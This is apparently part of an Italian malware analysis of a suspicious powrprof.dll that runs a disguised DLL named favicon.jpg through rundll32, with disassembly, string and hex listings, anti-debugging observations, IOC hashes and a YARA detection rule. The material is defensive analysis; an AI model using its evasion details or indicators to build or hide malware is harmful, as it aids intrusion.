
A seguire evidenze di esecuzioni relative all'ottenimento del SystemTime attuale ed il performance counter.

```
fcn.642d92b4 ();
0x642d92b4      xor     eax, eax
0x642d92b6      cmp     dword data.644fe338, eax ; 0x644fe338
0x642d92bc      setne   al
0x642d92bf      ret
flirt.security_init_cookie ();
; var int64_t var_8h @ stack + 0x8
; var LPFILETIME lpSystemTimeAsFileTime @ stack + 0x10
; var LARGE_INTEGER *lpPerformanceCount @ stack + 0x18
; var int64_t var_20h @ stack + 0x20
0x642d92c0      mov     qword [var_20h], rbx
0x642d92c5      push    rbp
0x642d92c6      mov     rbp, rsp
0x642d92c9      sub     rsp, 0x20
0x642d92cd      and     qword [lpSystemTimeAsFileTime], 0
0x642d92d2      movabs  rbx, 0x2b992ddfa232
0x642d92dc      mov     rax, qword data.644b55d0 ; 0x644b55d0
0x642d92e3      cmp     rax, rbx
0x642d92e6      jne     0x642d9357
0x642d92e8      lea     rcx, [lpSystemTimeAsFileTime] ; LPFILETIME lpSystemTimeAsFileTime
0x642d92ec      call    qword [GetSystemTimeAsFileTime] ; 0x64337150 ; VOID GetSystemTimeAsFileTime(LPFILETIME lpS
0x642d92f2      mov     rax, qword [lpSystemTimeAsFileTime]
0x642d92f6      mov     qword [var_8h], rax
0x642d92fa      call    qword [GetCurrentThreadId] ; 0x64337128 ; DWORD GetCurrentThreadId(void)
0x642d9300      mov     eax, eax
0x642d9302      xor     qword [var_8h], rax
0x642d9306      call    qword [GetCurrentProcessId] ; 0x64337248 ; DWORD GetCurrentProcessId(void)
0x642d930c      mov     eax, eax
0x642d930e      lea     rcx, [lpPerformanceCount] ; LARGE_INTEGER *lpPerformanceCount
0x642d9312      xor     qword [var_8h], rax
0x642d9316      call    qword [QueryPerformanceCounter] ; 0x64337140 ; BOOL QueryPerformanceCounter(LARGE_INTEGER
0x642d931c      mov     eax, dword [lpPerformanceCount]
0x642d931f      lea     rcx, [var_8h]
0x642d9323      shl     rax, 0x20
```

Contestualmente ad un'eccezione dei drivers NVIDIA vi è una serie di istruzioni *INT3*.

```
;-- method.boost::exception_detail::clone_impl_class_Nvidia::UXDriver::ArgumentException_.3.virtual_0:
0x64027170      mov     qword [rsp + 8], rbx
0x64027175      push    rdi
0x64027176      sub     rsp, 0x20
0x6402717a      mov     ebx, edx
0x6402717c      mov     rdi, rcx
0x6402717f      call    fcn.6402704c ; fcn.6402704c
0x64027184      test    bl, 1       ; 1
0x64027187      je      0x64027196
0x64027189      mov     edx, 0x60  ; '`' ; 96
0x6402718e      mov     rcx, rdi
0x64027191      call    fcn.64027830 ; fcn.64027830
0x64027196      mov     rax, rdi
0x64027199      mov     rbx, qword [rsp + 0x30]
0x6402719e      add     rsp, 0x20
0x640271a2      pop     rdi
0x640271a3      ret
0x640271a4      int3
0x640271a5      int3
0x640271a6      int3
0x640271a7      int3
0x640271a8      int3
0x640271a9      int3
0x640271aa      int3
0x640271ab      int3
0x640271ac      int3
0x640271ad      int3
0x640271ae      int3
0x640271af      int3
```

Vi sono istruzioni di AND tra *dword [rbp + 0x40]* ed *0xfffffffe* per il valore 4294967294.




Di seguito un costrutto per la cancellazione d'esecuzione di un task concorrenziale.

```
0x6430e9a0      lea     rax, [rcx + 0x27]
0x6430e9a4      cmp     rax, rcx
0x6430e9a7      ja      0x6430e9ae
0x6430e9a9      call    flirt.cancel_current_task_Concurrency__YAXXZ_1 ; flirt.cancel_current_task_Concurrency__YA
0x6430e9ae      mov     rcx, rax
0x6430e9b1      call    flirt.2_YAPEAX_K_Z ; flirt.2_YAPEAX_K_Z
0x6430e9b6      mov     rcx, rax
0x6430e9b9      add     rax, 0x27  ; 39
0x6430e9bd      and     rax, 0xfffffffffffffe0
0x6430e9c1      mov     qword [rax - 8], rcx
0x6430e9c5      jmp     0x6430e9cc
0x6430e9c7      call    flirt.2_YAPEAX_K_Z ; flirt.2_YAPEAX_K_Z
0x6430e9cc      mov     qword [rbp + 0x78], rax
0x6430e9d0      lea     rax, [0x64015ef7]
0x6430e9d7      add     rsp, 0x20
0x6430e9db      pop     rbp
0x6430e9dc      ret
0x6430e9dd      int3
0x6430e9de      mov     qword [rsp + 0x10], rdx
0x6430e9e3      push    rbp
0x6430e9e4      sub     rsp, 0x20
0x6430e9e8      mov     rbp, rdx
0x6430e9eb      xor     r8d, r8d
0x6430e9ee      mov     dl, 1
0x6430e9f0      mov     rcx, qword [rbp + 0x60]
0x6430e9f4      call    fcn.64016c50 ; fcn.64016c50
0x6430e9f9      xor     edx, edx
0x6430e9fb      xor     ecx, ecx
0x6430e9fd      call    flirt.CxxThrowException ; flirt.CxxThrowException
0x6430ea02      nop
0x6430ea03      lea     rcx, [rdx + 0x30]
0x6430ea0a      jmp     0x64014c00
0x6430ea0f      push    rbp
0x6430ea11      sub     rsp, 0x20
```

Vi è una struttura degli ID utilizzati ed ottenuti con i tipi *%s (string)* e *%d (valore decimale)*.


	Offset	Size	Type	String
163	00342090	0000000b	A	APPLICATION
164	003420a0	00000010	A	FindFile_Unicode
165	003420b8	00000008	A	PROPERTY
166	003420c8	0000000e	A	PROFILE_UPDATE
167	003420d8	00000014	A	PROFILE_UNICODE_NAME
168	003420f0	00000006	A	ShowOn
169	003420f8	00000006	A	Quadro
170	00342118	0000000a	U	autoselect
171	00342e50	00000007	U	Gestalt
172	00342e90	0000002c	U	id,%d.%d:%08X,%08X,%s - (%d,%d,%d,%d) @ (%d)
173	00342fe0	00000039	U	SYSTEM\CurrentControlSet\Services\nvlddmkm\Global\NVTweak
174	003434b0	00000005	A	&amp;
175	003434c8	00000006	A	&quot;
176	003434d0	00000006	A	&apos;
177	00343828	00000005	A	UTF-8
178	00343838	00000005	A	<?xml
179	00343850	00000009	A	<![CDATA[
180	00343878	00000007	A	version
181	00343880	00000008	A	encoding
182	00343890	0000000a	A	standalone
183	00343bb0	00000008	A	&#x%02X;
184	00343bc4	00000005	A	</%s>

A seguire un listato del codice esadecimale di favicon.jpg contenente dettagli relativi a NVIDIA:





```
Address    Hex                                              Symbols
0039:5d10  53 00 57 00 41 00 50 00 5f 00 4d 00 4f 00 44 00  S.W.A.P._.M.O.D.
0039:5d20  45 00 00 00 00 00 00 00 4e 00 56 00 43 00 50 00  E.......N.V.C.P.
0039:5d30  4c 00 41 00 50 00 49 00 5f 00 53 00 45 00 54 00  L.A.P.I._.S.E.T.
0039:5d40  54 00 49 00 4e 00 47 00 5f 00 4d 00 46 00 41 00  T.I.N.G._.M.F.A.
0039:5d50  41 00 5f 00 41 00 4c 00 4c 00 4f 00 57 00 00 00  A._.A.L.L.O.W...
0039:5d60  4e 00 56 00 43 00 50 00 4c 00 41 00 50 00 49 00  N.V.C.P.L.A.P.I.
0039:5d70  5f 00 53 00 45 00 54 00 54 00 49 00 4e 00 47 00  _.S.E.T.T.I.N.G.
0039:5d80  5f 00 49 00 4e 00 54 00 45 00 52 00 4c 00 45 00  _.I.N.T.E.R.L.E.
0039:5d90  41 00 56 00 45 00 44 00 00 00 00 00 00 00 00 00  A.V.E.D.........
0039:5da0  4e 00 56 00 43 00 50 00 4c 00 41 00 50 00 49 00  N.V.C.P.L.A.P.I.
0039:5db0  5f 00 53 00 45 00 54 00 54 00 49 00 4e 00 47 00  _.S.E.T.T.I.N.G.
0039:5dc0  5f 00 4e 00 56 00 5f 00 51 00 55 00 41 00 4c 00  _.N.V._.Q.U.A.L.
0039:5dd0  49 00 54 00 59 00 5f 00 55 00 50 00 53 00 43 00  I.T.Y._.U.P.S.C.
0039:5de0  41 00 4c 00 49 00 4e 00 47 00 00 00 00 00 00 00  A.L.I.N.G.......
0039:5df0  4e 00 56 00 43 00 50 00 4c 00 41 00 50 00 49 00  N.V.C.P.L.A.P.I.
0039:5e00  5f 00 53 00 45 00 54 00 54 00 49 00 4e 00 47 00  _.S.E.T.T.I.N.G.
0039:5e10  5f 00 44 00 33 00 44 00 5f 00 4d 00 41 00 58 00  _.D.3.D._.M.A.X.
0039:5e20  5f 00 56 00 52 00 5f 00 50 00 52 00 45 00 5f 00  _.V.R._.P.R.E._.
0039:5e30  52 00 45 00 4e 00 44 00 45 00 52 00 45 00 44 00  R.E.N.D.E.R.E.D.
0039:5e40  5f 00 46 00 52 00 41 00 4d 00 45 00 53 00 00 00  _.F.R.A.M.E.S...
0039:5e50  4e 00 56 00 43 00 50 00 4c 00 41 00 50 00 49 00  N.V.C.P.L.A.P.I.
0039:5e60  5f 00 53 00 45 00 54 00 54 00 49 00 4e 00 47 00  _.S.E.T.T.I.N.G.
0039:5e70  5f 00 51 00 55 00 49 00 45 00 54 00 5f 00 4d 00  _.Q.U.I.E.T._.M.
0039:5e80  4f 00 44 00 45 00 5f 00 41 00 4c 00 4c 00 4f 00  O.D.E._.A.L.L.O.
0039:5e90  57 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  W...............
0039:5ea0  4e 00 56 00 43 00 50 00 4c 00 41 00 50 00 49 00  N.V.C.P.L.A.P.I.
0039:5eb0  5f 00 53 00 45 00 54 00 54 00 49 00 4e 00 47 00  _.S.E.T.T.I.N.G.
0039:5ec0  5f 00 53 00 49 00 4c 00 4b 00 5f 00 53 00 4d 00  _.S.I.L.K._.S.M.
0039:5ed0  4f 00 4f 00 54 00 48 00 4e 00 45 00 53 00 53 00  O.O.T.H.N.E.S.S.
0039:5ee0  5f 00 41 00 4c 00 4c 00 4f 00 57 00 00 00 00 00  _.A.L.L.O.W.....
```


Tra gli exports della libreria è possibile notare funzioni relative a contesti di schede grafiche:




Dal disassemblato ottenibile dalla sezione *.text* possiamo evidenziare riferimenti a check updates dei drivers NVIDIA, mutexes management nella gestione degli attributi grafici.










Durante una sessione di debugging è stato possibile osservare un'esecuzione della funzione *IsDebuggerPresent* per il processo attuale.



IOCs

5253201a250b909a01251a8984c3451b

6800ad564eac58ca2694dc10f9a51603229639e6

dc9385b83a139db8606f4f9cb8d7d8d8e0aeac2dd963f03a669f231ef6deb951

idozlopm

Regola YARA

```
rule SuspiciousPowrProfDLLRule
{
    strings:
        $str = " idozlopm"
        $hexStr = { 69 64 6f 7a 6c 6f 70 6d }
        $str1 = “60B0I0O0Z0”

    condition:
        $str or $hexStr or $str1
}
```

Conclusioni

La DLL powrprof.dll possiede caratteristiche degne di nota, come il fatto che tale libreria si identifica dietro una Microsoft library o che possieda evasion techniques causando per lo più solo detections di tipo euristico e comportamentale. Essa possiede difatti il DLLEntrypoint che richiama direttamente la DLL utilizzabile nella fase di child execution. Nel caso specifico la DLL favicon.jpg eseguita mediante un comando rundll32 fa riferimento ad una libreria di gestione di drivers e componenti NVIDIA, tuttavia è possibile ipotizzare ulteriori e diversi scenari nei quali la libreria DLL richiamata ed eseguita possa essere, ad esempio, un "ponte" di connessione verso un dominio C&C, una backdoor threat oppure un ransomware threat.

In conclusione, essa è una libreria DLL definibile "Malicious DLL as a Service" a causa del fatto che, mediante una personalizzazione dell'esecuzione della DLL richiamata, possono essere creati infection entrypoints che dispongono tasks di evasion e, pertanto, uno scenario che potrebbe essere sempre più presente in termini di threats landscape.

Riferimenti

[0]: Backdoor:Win32/Temratanam.A threat description - Microsoft Security Intelligence